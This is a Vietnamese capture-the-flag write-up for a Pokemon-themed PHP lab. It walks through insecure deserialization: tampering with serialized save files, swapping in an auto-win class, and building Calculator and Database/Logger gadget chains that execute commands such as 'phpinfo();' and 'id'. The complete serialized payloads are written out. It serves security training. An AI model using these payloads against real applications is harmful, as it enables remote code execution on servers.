
https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830


POKEMON WRITEUPS

1. Level 1: Đánh bại boss ở map 2


- Khi save game, server sẽ trả về 1 file serialize



- Chỉnh phần health và damage theo ý của mình, ví dụ:



- Kết quả khi load game



2. Level 2: Đánh bại boss ở map 3


- Ở map 3, dù có thay đổi health và damage thì mặc định khi gặp boss, giá trị của health và damage sẽ trở thành 1 vì đoạn code sau:

```
107             // Kĩ năng đặc biệt của Boss: giảm sát thương của kẻ địch về 1
108             $_SESSION["trainer"]->pokemon->health = 1;
109             $_SESSION["trainer"]->pokemon->damage = 1;
```


  Để có thể chiến thắng con boss này, thay đổi class thành `TrumCuoi` (vì class này auto win), ví dụ:

  `O:8:"TrumCuoi":2:{s:4:"name";s:7:"satoshi";s:7:"pokemon";O:7:"Pokemon":4:{s:4:"name";s:7:"satoshi";s:4:"type";s:10:"charmander";s:6:"health";i:50;s:6:"damage";i:50;}}`

- Kết quả:



3. Level 3: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc



> Lợi dụng lỗi PHP Deserialize, ta có thể tùy ý thay đổi thuộc tính của object. *$this->expression* trở thành **untrusted data**

- Ở map 4, ta sẽ sử dụng chính PHP để tạo payload tấn công. Cụ thể, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:

  + Copy class **Calculator** từ file `utils.php` sang file `test.php`

  + Tạo 1 biến mới từ class này với câu lệnh mà ta muốn thực thi:


  ```
  $calc = new Calculator("phpinfo();");
  ```

  + Serialize biến này lại:


  ```
  serialize($calc);
  ```

- Copy chuỗi giá trị đã được serialize này lưu vào file và load lên game Pokemon. Khi gặp quái, bấm `Run` thì câu lệnh sẽ được thực thi.

  ```
  O:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo();";}
  ```



4. Level 4: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc



- Hoàn toàn tương tự map 4, ở map 5, ta vẫn sử dụng chính PHP để tạo payload tấn công. Cụ thể, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:

+ Copy class **Database** từ file `database.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain

+ Copy class **Logger** từ file `utils.php` sang file `test.php`

+ Tiến hành generate payload:

```
$conn = new Logger('xxx; id');
$db = new Database($conn);
echo serialize($db);
```

- Copy chuỗi giá trị đã được serialize này lưu vào file và load lên game Pokemon thì câu lệnh sẽ được thực thi.

```
O:8:"Database":1:{s:4:"conn";O:6:"Logger":1:{s:8:"filepath";s:7:"xxx; id";}}
```